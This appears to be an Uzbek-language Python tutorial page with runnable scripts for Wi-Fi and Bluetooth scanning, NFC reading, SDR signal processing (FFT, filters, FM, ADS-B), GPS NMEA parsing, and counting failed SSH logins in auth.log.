To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: WI-FI — KENGAYTIRILGAN MAVZULAR

Wi-Fi monitoring vositasi — hammasi birga

Yuqoridagi to'rtta mavzuni (bilingan baza, signal trendi, avtomatik ulanish, kanal tahlili) bitta buyruq ostida birlashtirgan amaliy vosita — uy yoki ofis Wi-Fi holatini bir skript bilan to'liq hisobot qiladi.

bash

```
$ python3 wifi_vosita.py
to'liq Wi-Fi hisobotini chiqaradi
```

python

```
$ cat <<'PYEOF' > wifi_vosita.py
import json
import subprocess
from collections import Counter
from pathlib import Path

BAZA_FAYLI = Path("wifi_baza.json")


def tarmoqlar_royxati():
    try:
        r = subprocess.run(
            ["nmcli", "-t", "-f", "SSID,SIGNAL,CHAN", "dev", "wifi", "list"],
            capture_output=True, text=True, timeout=10,
        )
        return [q for q in r.stdout.strip().split("\n") if q]
    except FileNotFoundError:
        return []


def tahlil_qil(qatorlar):
    ssidlar, kanal_sanoq = set(), Counter()
    for q in qatorlar:
        qismlar = q.split(":")
        if len(qismlar) >= 3:
            ssid, signal, kanal = qismlar[0], qismlar[1], qismlar[2]
            ssidlar.add(ssid)
            if kanal.isdigit():
                kanal_sanoq[int(kanal)] += 1
    return ssidlar, kanal_sanoq


def notanish_tarmoqlar(ssidlar):
    bilingan = set(json.loads(BAZA_FAYLI.read_text(encoding="utf-8"))) if
        BAZA_FAYLI.exists() else set()
    yangi = ssidlar - bilingan
    BAZA_FAYLI.write_text(json.dumps(sorted(ssidlar | bilingan), ensure_ascii=False,
        indent=2), encoding="utf-8")
    return yangi


def main():
    qatorlar = tarmoqlar_royxati()
    if not qatorlar:
        print("Wi-Fi ma'lumoti olinmadi: nmcli o'rnatilmagan yoki Wi-Fi o'chiq")
        return
```

```
    ssidlar, kanal_sanoq = tahlil_qil(qatorlar)
    yangi = notanish_tarmoqlar(ssidlar)

    print(f"=== Wi-Fi hisoboti ({len(ssidlar)} ta tarmoq) ===")
    if yangi:
        print("OGOHLANTIRISH! Yangi/notanish tarmoqlar:", yangi)
    else:
        print("Hammasi tanish tarmoqlar.")

    if kanal_sanoq:
        eng_bosh = min(kanal_sanoq, key=kanal_sanoq.get)
        print(f"Eng kam band kanal: {eng_bosh}")
        for kanal, soni in sorted(kanal_sanoq.items()):
            print(f"  {kanal}-kanal: {soni} tarmoq")


if __name__ == "__main__":
    main()
PYEOF
$ python3 wifi_vosita.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH

Bluetooth kutubxonalari (bleak, pybluez)

bleak — zamonaviy, asinxron, BLE bilan ishlaydi va barcha operatsion tizimlarda bir xil ishlaydi; pybluez — eski, klassik Bluetooth bilan ishlaydi, faqat Linux'da yaxshi ishlaydi.

bash

```
$ pip install bleak
```

bleak o'rnatish

python

```
$ cat <<'PYEOF' > bt_tekshir.py
try:
    import bleak
    print("bleak o'rnatilgan, versiya:", bleak.__version__)
except ImportError:
    print("bleak topilmadi. O'rnatish: pip install bleak")
PYEOF
$ python3 bt_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH

BLE qurilmalarini skanerlash (bleak)

bleak.BleakScanner.discover() atrofdagi BLE qurilmalarni topadi — manzil, nom va RSSI (signal kuchi) bilan. Funksiya asinxron (async/await), asyncio.run() bilan ishga tushiriladi.

bash

```
$ pip install bleak
kutubxonani o'rnatish
```

python

```
$ cat <<'PYEOF' > ble_skan.py
import asyncio
from bleak import BleakScanner

async def main():
    print("BLE qurilmalar izlanmoqda (5 soniya)...")
    qurilmalar = await BleakScanner.discover(timeout=5.0)
    if not qurilmalar:
        print("Hech narsa topilmadi")
    for q in qurilmalar:
        print(f"{q.address}  {q.name or 'nomsiz'}  RSSI={q.rssi}")

asyncio.run(main())
PYEOF
$ python3 ble_skan.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: BLUETOOTH

Xavfsizlik va cheklovlar

Qurilma nomi/signalini o'qish odatda zararsiz, chunki reklama paketlari ochiq efirda uzatiladi. Ruxsatsiz ulanish yoki aloqani uzishga urinish qonunga xilof. Kerak bo'lmaganda Bluetooth'ni o'chiring va 'discoverable' rejimdan chiqing.

python

```
$ cat <<'PYEOF' > bt_sozlama.py
import subprocess

natija = subprocess.run(["bluetoothctl", "show"],
                        capture_output=True, text=True)
print(natija.stdout if natija.returncode == 0 else "bluetoothctl topilmadi")
print("\nMaslahat: kerak bo'lmaganda Bluetooth'ni o'chiring va "
      "qurilmani 'discoverable' rejimidan chiqaring.")
PYEOF
$ python3 bt_sozlama.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

Bluetooth Classic skanerlash (pybluez)

BLE (Bluetooth Low Energy)'dan farqli, Bluetooth Classic — eski uslubdagi qurilmalar (ba'zi quloqchin, printer) uchun; pybluez kutubxonasi faqat Linux'da yaxshi ishlaydi va kam quvvatli BLE'ga qaraganda boshqacha protokol ishlatadi.

bash

```
$ pip install pybluez
kutubxonani o'rnatish (Linux uchun)
```

python

```
$ cat <<'PYEOF' > bt_classic_skan.py
try:
    import bluetooth
```

```
    print("Bluetooth Classic qurilmalar izlanmoqda (8 soniya)...")
    qurilmalar = bluetooth.discover_devices(duration=8, lookup_names=True)
    if not qurilmalar:
        print("Hech narsa topilmadi")
    for manzil, nom in qurilmalar:
        print(f"{manzil}  {nom}")
except ImportError:
    print("pybluez o'rnatilmagan. O'rnatish: pip install pybluez")
except Exception as xato:
    print("Bluetooth xatosi (adapter yoqilganmi?):", xato)
PYEOF
$ python3 bt_classic_skan.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

BLE GATT xizmat va xususiyatlarini o'qish

Har bir BLE qurilma GATT (Generic Attribute Profile) orqali "xizmat"larga (service) va ularning "xususiyatlariga" (characteristic) ega — masalan batareya darajasi alohida xususiyat sifatida o'qiladi. bleak kutubxonasi bular bilan asinxron ishlaydi.

bash

```
$ python3 ble_gatt.py AA:BB:CC:11:22:33
```

qurilma manzili bilan xizmatlarni ko'rish

python

```
$ cat <<'PYEOF' > ble_gatt.py
import asyncio
import sys

try:
    from bleak import BleakClient
except ImportError:
    BleakClient = None


async def xizmatlarni_oqi(manzil):
    async with BleakClient(manzil) as mijoz:
        print(f"{manzil} ga ulandi, xizmatlar:")
        for xizmat in mijoz.services:
            print(f"  Xizmat: {xizmat.uuid}")
            for xususiyat in xizmat.characteristics:
                print(f"    Xususiyat: {xususiyat.uuid}  ({',
                    '.join(xususiyat.properties)})")


def main():
    if BleakClient is None:
        print("bleak o'rnatilmagan. O'rnatish: pip install bleak")
        return
    if len(sys.argv) < 2:
        print("Ishlatish: python3 ble_gatt.py QURILMA_MANZILI")
        return
    try:
        asyncio.run(xizmatlarni_oqi(sys.argv[1]))
    except Exception as xato:
        print("Ulanib bo'lmadi:", xato)


if __name__ == "__main__":
    main()
PYEOF
$ python3 ble_gatt.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

BLE RSSI asosida taxminiy masofani hisoblash

Signal kuchi (RSSI, dBm) qurilmagacha bo'lgan masofa bilan taxminan logarifmik bog'liq — aniq o'lchov emas (devor, to'siq ta'sir qiladi), lekin "yaqin/uzoq" darajasida foydali taxmin beradi.

bash

```
$ python3 ble_masofa.py
namuna RSSI qiymatlari bilan masofa hisoblash
```

python

```
$ cat <<'PYEOF' > ble_masofa.py
import math


def masofa_taxmin(rssi, tx_quvvat=-59, n=2.0):
    """tx_quvvat — 1 metr masofadagi odatiy RSSI (qurilmaga qarab -59 atrofida).
    n — muhit koeffitsiyenti (ochiq joy ~2, devor ko'p xona ~3-4)."""
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)


for rssi in [-50, -65, -75, -90]:
    metr = masofa_taxmin(rssi)
    print(f"RSSI {rssi} dBm -> taxminan {metr} metr")
PYEOF
$ python3 ble_masofa.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

Bluetooth monitoring: yangi qurilmani aniqlash

Atrofdagi BLE qurilmalar ro'yxatini davriy skanerlab, oldingi ro'yxat bilan solishtirish — notanish qurilma (masalan tanilmagan tracker) paydo bo'lganda ogohlantirish beradi.

bash

```
$ python3 bt_monitor.py
davriy monitoring (Ctrl+C bilan to'xtatish)
```

python

```
$ cat <<'PYEOF' > bt_monitor.py
import asyncio
import time

try:
    from bleak import BleakScanner
except ImportError:
    BleakScanner = None

BILINGAN = set()  # birinchi marta ko'rilgan manzillar shu yerga tushadi


async def tekshir():
    qurilmalar = await BleakScanner.discover(timeout=5.0)
    return {q.address for q in qurilmalar}


async def main():
    if BleakScanner is None:
        print("bleak o'rnatilmagan. O'rnatish: pip install bleak")
        return
    print("Bluetooth monitoring boshlandi (Ctrl+C bilan to'xtatish)...")
    global BILINGAN
    try:
        while True:
            hozirgi = await tekshir()
```

```
            yangi = hozirgi - BILINGAN
            if yangi and BILINGAN:
                print("OGOHLANTIRISH! Yangi qurilma(lar):", yangi)
            BILINGAN |= hozirgi
            print(f"Jami kuzatilgan qurilmalar: {len(BILINGAN)}")
            time.sleep(10)
    except KeyboardInterrupt:
        print("To'xtatildi")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 bt_monitor.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

NFC teglarni o'qish asoslari (nfcpy)

NFC — juda qisqa masofali (bir necha santimetr) simsiz aloqa; nfcpy kutubxonasi USB NFC o'quvchi orqali teg (kartochka, yorliq) ma'lumotini o'qiydi. Faqat o'zingizning NFC o'quvchi uskunangiz va o'z teglaringiz bilan ishlating.

bash

```
$ pip install nfcpy
```

kutubxonani o'rnatish

python

```
$ cat <<'PYEOF' > nfc_oqish.py
try:
    import nfc

    def tegni_oqi(teg):
        print("Teg topildi:", teg)
        return True

    print("NFC o'quvchi kutilmoqda (tegni yaqinlashtiring)...")
    with nfc.ContactlessFrontend("usb") as uskuna:
        uskuna.connect(rdwr={"on-connect": tegni_oqi})
except ImportError:
    print("nfcpy o'rnatilmagan. O'rnatish: pip install nfcpy")
except OSError as xato:
    print("NFC o'quvchi topilmadi yoki ulanmagan:", xato)
PYEOF
$ python3 nfc_oqish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: BLUETOOTH — KENGAYTIRILGAN MAVZULAR

Bluetooth vositasi — hammasi birga

Classic skanerlash, BLE monitoring va RSSI masofa hisoblashni bitta vositaga birlashtirgan amaliy dastur — kerakli kutubxona yo'q bo'lsa, shunchaki o'sha qismni o'tkazib yuboradi.

bash

```
$ python3 bt_vosita.py
```

mavjud kutubxonalarga qarab Bluetooth hisoboti

python

```
$ cat <<'PYEOF' > bt_vosita.py
import asyncio


def masofa_taxmin(rssi, tx_quvvat=-59, n=2.0):
    return round(10 ** ((tx_quvvat - rssi) / (10 * n)), 2)
```

```
def classic_skan():
    try:
        import bluetooth
        return bluetooth.discover_devices(duration=5, lookup_names=True)
    except Exception:
        return []


async def ble_skan():
    try:
        from bleak import BleakScanner
        qurilmalar = await BleakScanner.discover(timeout=5.0)
        return [(q.address, q.name, q.rssi) for q in qurilmalar]
    except Exception:
        return []


async def main():
    print("=== Bluetooth Classic ===")
    classic = classic_skan()
    print(classic if classic else "  topilmadi yoki pybluez o'rnatilmagan")

    print("\n=== BLE qurilmalar va taxminiy masofa ===")
    ble = await ble_skan()
    if not ble:
        print("  topilmadi yoki bleak o'rnatilmagan")
    for manzil, nom, rssi in ble:
        if rssi is not None:
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI={rssi}  ~{masofa_taxmin(rssi)}m")
        else:
            print(f"  {manzil}  {nom or 'nomsiz'}  RSSI noma'lum")


if __name__ == "__main__":
    asyncio.run(main())
PYEOF
$ python3 bt_vosita.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR)

SDR va RTL-SDR asoslari

SDR — radio signalni apparat o'rniga dasturiy ta'minot orqali qayta ishlash texnologiyasi. RTL-SDR — arzon USB qabul qiluvchi. pyrtlsdr kutubxonasi chastota va kuchaytirishni boshqaradi.

bash

```
$ pip install pyrtlsdr
```

kutubxona o'rnatish

python

```
$ cat <<'PYEOF' > sdr_tekshir.py
try:
    from rtlsdr import RtlSdr
    sdr = RtlSdr()
    print("RTL-SDR topildi, markaziy chastota:", sdr.center_freq)
    sdr.close()
except Exception as xato:
    print("RTL-SDR ulanmagan yoki pyrtlsdr o'rnatilmagan:", xato)
    print("O'rnatish: pip install pyrtlsdr")
PYEOF
$ python3 sdr_tekshir.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR)

Chastota, amplituda, spektr

Chastota (Hz) — signal soniyada necha marta tebranishini bildiradi. Amplituda — signal 'kuchi'. Spektr — signalni chastota tarkibiy qismlariga ajratib ko'rsatish.

python

```
$ cat <<'PYEOF' > signal_asoslari.py
import numpy as np

namuna_chastotasi = 1000   # Hz
signal_chastotasi = 50     # Hz, sun'iy signal
vaqt = np.linspace(0, 1, namuna_chastotasi, endpoint=False)
signal = np.sin(2 * np.pi * signal_chastotasi * vaqt)

print("Signal uzunligi:", len(signal))
print("Maksimal amplituda:", signal.max())
print("Minimal amplituda:", signal.min())
PYEOF
$ python3 signal_asoslari.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR)

numpy bilan FFT va spektr tahlili

FFT vaqt bo'yicha signalni chastota tarkibiga aylantiradi; numpy.fft.fft() buni bir necha qatorda bajaradi. Eng katta amplitudali chastota — signaldagi asosiy tebranish.

bash

```
$ python3 -c "import numpy as np\nt=np.linspace(0,1,500)\nsig=np.sin(2*np.pi*50*t)\nprint(
    np.abs(np.fft.fft(sig)).argmax())"
```

FFT cho'qqisi

python

```
$ cat <<'PYEOF' > fft_mashq.py
import numpy as np

fs = 500
t = np.linspace(0, 1, fs, endpoint=False)
signal = np.sin(2*np.pi*50*t) + 0.5*np.sin(2*np.pi*120*t)

spektr = np.fft.fft(signal)
chastotalar = np.fft.fftfreq(len(signal), 1/fs)
yarim = len(signal)//2
eng_kuchli = chastotalar[:yarim][np.argmax(np.abs(spektr[:yarim]))]
print("Signalda eng kuchli chastota:", eng_kuchli, "Hz")
PYEOF
$ python3 fft_mashq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR)

matplotlib bilan spektrogramma

Spektrogramma signal chastota tarkibining vaqt bo'yicha o'zgarishini rangli tasvirda ko'rsatadi. matplotlib.pyplot.specgram() bir chaqiruvda chizadi.

python

```
$ cat <<'PYEOF' > spektrogramma.py
import numpy as np
import matplotlib.pyplot as plt

fs = 2000
t = np.linspace(0, 2, fs*2)
signal = np.sin(2*np.pi*(50 + 100*t)*t)   # chastotasi o'zgaruvchi signal
```

```
plt.specgram(signal, Fs=fs, cmap="viridis")
plt.xlabel("Vaqt (s)")
plt.ylabel("Chastota (Hz)")
plt.title("Spektrogramma")
plt.colorbar(label="Kuch")
plt.savefig("spektrogramma.png")
print("spektrogramma.png saqlandi")
PYEOF
$ python3 spektrogramma.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

SDR bilan FM radio demodulatsiyasi

rtl_fm — RTL-SDR uskunasi bilan birga keladigan buyruq qatori vositasi, FM radio signalini tovushga aylantiradi; Python esa uni subprocess orqali boshqarib, natijani faylga yozadi.

bash

```
$ sudo apt install rtl-sdr
```

RTL-SDR vositalarini o'rnatish

bash

```
$ python3 fm_demodulatsiya.py 100.5
```

100.5 MHz chastotani 10 soniya yozib olish

python

```
$ cat <<'PYEOF' > fm_demodulatsiya.py
import subprocess
import sys


def fm_yoz(chastota_mhz, davomiylik=10, fayl="fm_yozuv.wav"):
    chastota_hz = f"{float(chastota_mhz)}M"
    buyruq = ["timeout", str(davomiylik), "rtl_fm", "-f", chastota_hz, "-M", "fm", "-s",
        "200000", "-r", "48000", fayl]
    print("Bajarilmoqda:", " ".join(buyruq))
    natija = subprocess.run(buyruq, capture_output=True, text=True)
    if natija.returncode not in (0, 124):  # 124 = timeout muvaffaqiyatli to'xtatdi
        print("Xato:", natija.stderr)
    else:
        print(f"Saqlandi: {fayl} ({davomiylik} soniya)")


if __name__ == "__main__":
    chastota = sys.argv[1] if len(sys.argv) > 1 else "100.5"
    try:
        fm_yoz(chastota)
    except FileNotFoundError:
        print("rtl_fm topilmadi. O'rnatish: sudo apt install rtl-sdr")
PYEOF
$ python3 fm_demodulatsiya.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

SDR bilan ADS-B (samolyot kuzatuv) signalini qabul qilish

ADS-B — samolyotlar o'z joylashuvi va balandligini ochiq, shifrlanmagan 1090 MHz chastotada uzatadi; dump1090 vositasi RTL-SDR orqali shu signallarni dekodlab, JSON formatida beradi, Python esa natijani o'qib jadval qiladi.

bash

```
$ sudo apt install dump1090-mutability
```

dekoder o'rnatish (yoki dump1090-fa)

bash

```
$ dump1090 --interactive
```

konsolda jonli ko'rish

bash

```
$ python3 adsb_oqi.py
```

mahalliy dump1090 JSON manbasidan ma'lumot o'qish

python

```
$ cat <<'PYEOF' > adsb_oqi.py
import requests


def samolyotlarni_oqi():
    try:
        javob = requests.get("http://127.0.0.1:8080/data/aircraft.json", timeout=3)
        javob.raise_for_status()
        return javob.json().get("aircraft", [])
    except requests.RequestException as xato:
        print("dump1090 veb-serveriga ulanib bo'lmadi:", xato)
        print("Avval 'dump1090 --interactive' ni ishga tushiring")
        return []


for samolyot in samolyotlarni_oqi():
    print(samolyot.get("hex"), samolyot.get("flight", "").strip(),
          samolyot.get("alt_baro"), samolyot.get("lat"), samolyot.get("lon"))
PYEOF
$ python3 adsb_oqi.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

scipy.signal bilan past/yuqori chastotali filtr

Haqiqiy signal har doim shovqin bilan aralash keladi; Butterworth filtri kerakli chastota diapazonini qoldirib, qolganini kamaytiradi — SDR, audio va sensor ma'lumotlarini tozalashda keng ishlatiladi.

bash

```
$ pip install scipy
```

kutubxonani o'rnatish

python

```
$ cat <<'PYEOF' > filtr_mashq.py
import numpy as np
from scipy import signal

fs = 1000  # namuna chastotasi (Hz)
t = np.linspace(0, 1, fs, endpoint=False)
toza_signal = np.sin(2 * np.pi * 5 * t)          # kerakli 5 Hz signal
shovqin = 0.5 * np.sin(2 * np.pi * 150 * t)       # keraksiz 150 Hz shovqin
aralash = toza_signal + shovqin

# Low-pass filtr: 20 Hz dan yuqorisini kesib tashlaydi
b, a = signal.butter(4, 20, fs=fs, btype="low")
tozalangan = signal.filtfilt(b, a, aralash)

print("Aralash signal standart og'ishi:", round(np.std(aralash), 3))
print("Filtrdan keyin standart og'ish:", round(np.std(tozalangan), 3))
print("Filtr shovqinni kamaytirdi:", np.std(tozalangan) < np.std(aralash))
PYEOF
$ python3 filtr_mashq.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

Mikrofon orqali real vaqtli audio signal tahlili

sounddevice kutubxonasi mikrofondan qisqa bo'lak (frame) yozib oladi, numpy esa shu bo'lakning eng kuchli chastotasini (asosiy tovush balandligi) hisoblaydi — oddiy "tovush balandligi monitori" asosi.

bash

```
$ pip install sounddevice
kutubxonani o'rnatish
```

python

```
$ cat <<'PYEOF' > audio_tahlil.py
import numpy as np

try:
    import sounddevice as sd

    def yozib_tahlil(davomiylik=2, fs=44100):
        print(f"{davomiylik} soniya yozib olinmoqda...")
        yozuv = sd.rec(int(davomiylik * fs), samplerate=fs, channels=1, dtype="float64")
        sd.wait()
        signal = yozuv.flatten()
        spektr = np.fft.fft(signal)
        chastotalar = np.fft.fftfreq(len(signal), 1 / fs)
        yarim = len(signal) // 2
        eng_kuchli = chastotalar[:yarim][np.argmax(np.abs(spektr[:yarim]))]
        print(f"Eng kuchli chastota: {abs(eng_kuchli):.1f} Hz")
        print(f"O'rtacha amplituda: {np.abs(signal).mean():.4f}")

    yozib_tahlil()
except ImportError:
    print("sounddevice o'rnatilmagan. O'rnatish: pip install sounddevice")
except Exception as xato:
    print("Mikrofon topilmadi yoki ruxsat yo'q:", xato)
PYEOF
$ python3 audio_tahlil.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

Signal-to-noise ratio (SNR) hisoblash

SNR — foydali signal quvvatining shovqin quvvatiga nisbati, odatda desibelda (dB) ifodalanadi; qancha yuqori bo'lsa, signal shuncha "toza". Radio, audio va sensor sifatini baholashda standart ko'rsatkich.

bash

```
$ python3 snr_hisobla.py
namuna signal va shovqin bilan SNR hisoblash
```

python

```
$ cat <<'PYEOF' > snr_hisobla.py
import numpy as np


def snr_db(signal, shovqin):
    signal_quvvati = np.mean(signal ** 2)
    shovqin_quvvati = np.mean(shovqin ** 2)
    return 10 * np.log10(signal_quvvati / shovqin_quvvati)


fs = 1000
t = np.linspace(0, 1, fs, endpoint=False)
toza = np.sin(2 * np.pi * 10 * t)
shovqin = np.random.normal(0, 0.3, fs)

print(f"SNR: {snr_db(toza, shovqin):.2f} dB")
print("Eslatma: SNR qanchalik yuqori bo'lsa, signal shuncha toza (shovqin kam).")
```

```
PYEOF
$ python3 snr_hisobla.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

Power spectral density (PSD) — spektral zichlik tahlili

FFT faqat bitta namunadagi chastota tarkibini ko'rsatsa, PSD (Welch metodi orqali) signal quvvatining chastota bo'yicha taqsimotini statistik jihatdan barqarorroq hisoblaydi — shovqinli, uzun signallar uchun FFT'dan ishonchliroq.

bash

```
$ pip install scipy
agar hali o'rnatilmagan bo'lsa
```

python

```
$ cat <<'PYEOF' > psd_tahlil.py
import numpy as np
from scipy import signal

fs = 1000
t = np.linspace(0, 10, fs * 10, endpoint=False)
aralash = np.sin(2 * np.pi * 50 * t) + 0.5 * np.random.normal(size=len(t))

chastotalar, quvvat = signal.welch(aralash, fs=fs, nperseg=1024)
eng_kuchli = chastotalar[np.argmax(quvvat)]
print(f"PSD bo'yicha eng kuchli chastota: {eng_kuchli:.1f} Hz")
print(f"Chastota diapazoni: 0 - {chastotalar[-1]:.0f} Hz, {len(chastotalar)} nuqta")
PYEOF
$ python3 psd_tahlil.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

Wavelet transformatsiya asoslari — FFT'dan farqi

FFT butun signal bo'yicha o'rtacha chastota tarkibini beradi, lekin "chastota QACHON o'zgargani"ni yo'qotadi; wavelet transformatsiya vaqt va chastotani bir vaqtda ko'rsatadi — chastotasi vaqt o'tishi bilan o'zgaradigan (masalan qush ovozi, zilzila to'lqini) signallar uchun qulayroq.

bash

```
$ pip install pywavelets
kutubxonani o'rnatish
```

python

```
$ cat <<'PYEOF' > wavelet_mashq.py
import numpy as np

try:
    import pywt

    fs = 500
    t = np.linspace(0, 1, fs, endpoint=False)
    # chastotasi vaqt bo'yicha o'zgaradigan signal (chirp)
    signal = np.sin(2 * np.pi * (20 + 80 * t) * t)

    koeffitsientlar, chastotalar = pywt.cwt(signal, np.arange(1, 64), "morl",
        sampling_period=1 / fs)
    eng_kuchli_indeks = np.argmax(np.abs(koeffitsientlar), axis=0)
    print("Vaqt bo'yicha dominant chastota (birinchi 10 nuqta):")
    for i in range(10):
        print(f"  t={t[i]:.3f}s -> {chastotalar[eng_kuchli_indeks[i]]:.1f} Hz")
except ImportError:
    print("pywavelets o'rnatilmagan. O'rnatish: pip install pywavelets")
```

```
PYEOF
$ python3 wavelet_mashq.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: SIGNALLAR (SDR) — KENGAYTIRILGAN MAVZULAR

Real-time spektrogramma animatsiyasi

Statik PNG o'rniga, matplotlib FuncAnimation yordamida spektrogramma oynasi jonli yangilanib turadi — signal monitoring paneli (dashboard) yasashning birinchi qadami.

python

```
$ cat <<'PYEOF' > spektrogramma_animatsiya.py
import numpy as np
import matplotlib
matplotlib.use("Agg")  # ekransiz muhitda ham ishlashi uchun; GUI bo'lsa "TkAgg" qiling
import matplotlib.pyplot as plt
import matplotlib.animation as animation

fs = 1000
davomiylik = 5
t_umumiy = np.linspace(0, davomiylik, fs * davomiylik)
# chastotasi vaqt bo'yicha asta-sekin oshib boruvchi signal
signal_umumiy = np.sin(2 * np.pi * (10 + 30 * t_umumiy) * t_umumiy)

fig, ax = plt.subplots(figsize=(7, 3.5))


def yangila(kadr):
    ax.clear()
    boshi = kadr * fs // 2
    oyna = signal_umumiy[boshi:boshi + fs]
    if len(oyna) > 10:
        ax.specgram(oyna, Fs=fs, cmap="viridis")
    ax.set_title(f"Spektrogramma (kadr {kadr})")
    ax.set_xlabel("Vaqt (s)")
    ax.set_ylabel("Chastota (Hz)")


anim = animation.FuncAnimation(fig, yangila, frames=8, interval=500)
anim.save("spektrogramma_animatsiya.gif", writer="pillow", fps=2)
print("Saqlandi: spektrogramma_animatsiya.gif")
PYEOF
$ python3 spektrogramma_animatsiya.py
To'liq amaliy skript — nusxalang va sinab ko'ring
```

PYTHON: IOT VA GPS — QO'SHIMCHA MAVZULAR

GPS NMEA ma'lumotlarini o'qish

Ko'p USB/UART GPS modullari NMEA formatidagi matn qatorlarini uzatadi (masalan $GPGGA); pyserial port orqali shu qatorlarni o'qiydi, pynmea2 esa ularni kenglik/uzunlik kabi qulay qiymatlarga aylantiradi.

bash

```
$ pip install pyserial pynmea2
kutubxonalarni o'rnatish
```

python

```
$ cat <<'PYEOF' > gps_oqish.py
try:
    import pynmea2
    import serial

    PORT = "/dev/ttyUSB0"  # qurilmangizga qarab o'zgarishi mumkin

    with serial.Serial(PORT, baudrate=9600, timeout=1) as port:
```

```
        print(f"{PORT} dan GPS ma'lumoti o'qilmoqda (Ctrl+C bilan to'xtatish)...")
        for _ in range(20):
            qator = port.readline().decode(errors="ignore").strip()
            if qator.startswith("$GPGGA") or qator.startswith("$GNGGA"):
                xabar = pynmea2.parse(qator)
                print(f"Kenglik: {xabar.latitude}, Uzunlik: {xabar.longitude}, Sun'iy
                    yo'ldoshlar: {xabar.num_sats}")
except ImportError:
    print("pyserial/pynmea2 o'rnatilmagan. O'rnatish: pip install pyserial pynmea2")
except Exception as xato:
    print("GPS modul topilmadi yoki port xato:", xato)
    print("Namuna NMEA qatorini qo'lda tahlil qilish uchun pastdagi fallback ishlatiladi")
    import pynmea2 as _pynmea2
    namuna = "$GPGGA,123519,4807.038,N,01131.000,E,1,08,0.9,545.4,M,46.9,M,,*47"
    try:
        xabar = _pynmea2.parse(namuna)
        print(f"Namuna: Kenglik {xabar.latitude}, Uzunlik {xabar.longitude}")
    except Exception:
        pass
PYEOF
$ python3 gps_oqish.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

PYTHON: IOT VA GPS — QO'SHIMCHA MAVZULAR

Zigbee/IoT simsiz protokollari asoslari (nazariy)

Zigbee — kam quvvat sarflaydigan, uy avtomatlashtirish (aqlli lampa, sensor) uchun mo'ljallangan qisqa-o'rta masofali simsiz protokol; Wi-Fi'dan farqli, "mesh" (to'r) tarmoq hosil qiladi — har bir qurilma signalni keyingisiga uzatib, qamrovni kengaytiradi. Python'da zigpy kabi kutubxonalar maxsus USB koordinator (masalan ConBee, Sonoff Zigbee dongle) orqali ishlaydi.

bash

```
$ echo "Zigbee koordinatorlari odatda Home Assistant yoki zigbee2mqtt bilan birga
    ishlatiladi"
```

umumiy eslatma

PYTHON: IOT VA GPS — QO'SHIMCHA MAVZULAR

LoRa/LoRaWAN — uzoq masofali IoT signal asoslari (nazariy)

LoRa (Long Range) — juda kam ma'lumot tezligida, lekin shahar ichida bir necha kilometr masofaga yetadigan radio modulyatsiya; LoRaWAN esa shu LoRa ustiga qurilgan tarmoq protokoli (qishloq xo'jaligi sensorlari, suv hisoblagichlari kabi uzoq, kam quvvatli IoT qurilmalarda ishlatiladi). Python'da maxsus LoRa modul (masalan RFM95) SPI orqali ulanib, adafruit-circuitpython-rfm9x kabi kutubxona bilan boshqariladi.

bash

```
$ pip install adafruit-circuitpython-rfm9x
```

Raspberry Pi kabi uskunada LoRa modulini boshqarish uchun kutubxona

PYTHON: HIMOYA AVTOMATLASHTIRISH

Log faylini kuzatish (auth.log)

with open('/var/log/auth.log') as f: for qator in f: if 'Failed password' in qator: ... yordamida xato urinishlar topiladi; re bilan qatordan IP ajratib olinadi.

python

```
$ cat <<'PYEOF' > log_tahlil.py
import re
from collections import Counter

LOG_FAYL = "/var/log/auth.log"
ip_urinishlar = Counter()
```

```
try:
    with open(LOG_FAYL) as f:
        for qator in f:
            if "Failed password" in qator:
                topilgan = re.search(r"\d+\.\d+\.\d+\.\d+", qator)
                if topilgan:
                    ip_urinishlar[topilgan.group()] += 1
except FileNotFoundError:
    print("Log fayl topilmadi, sinov uchun o'z yo'lingizni ko'rsating")

for ip, soni in ip_urinishlar.most_common(5):
    print(ip, "-", soni, "marta xato urinish")
PYEOF
$ python3 log_tahlil.py
```

To'liq amaliy skript — nusxalang va sinab ko'ring

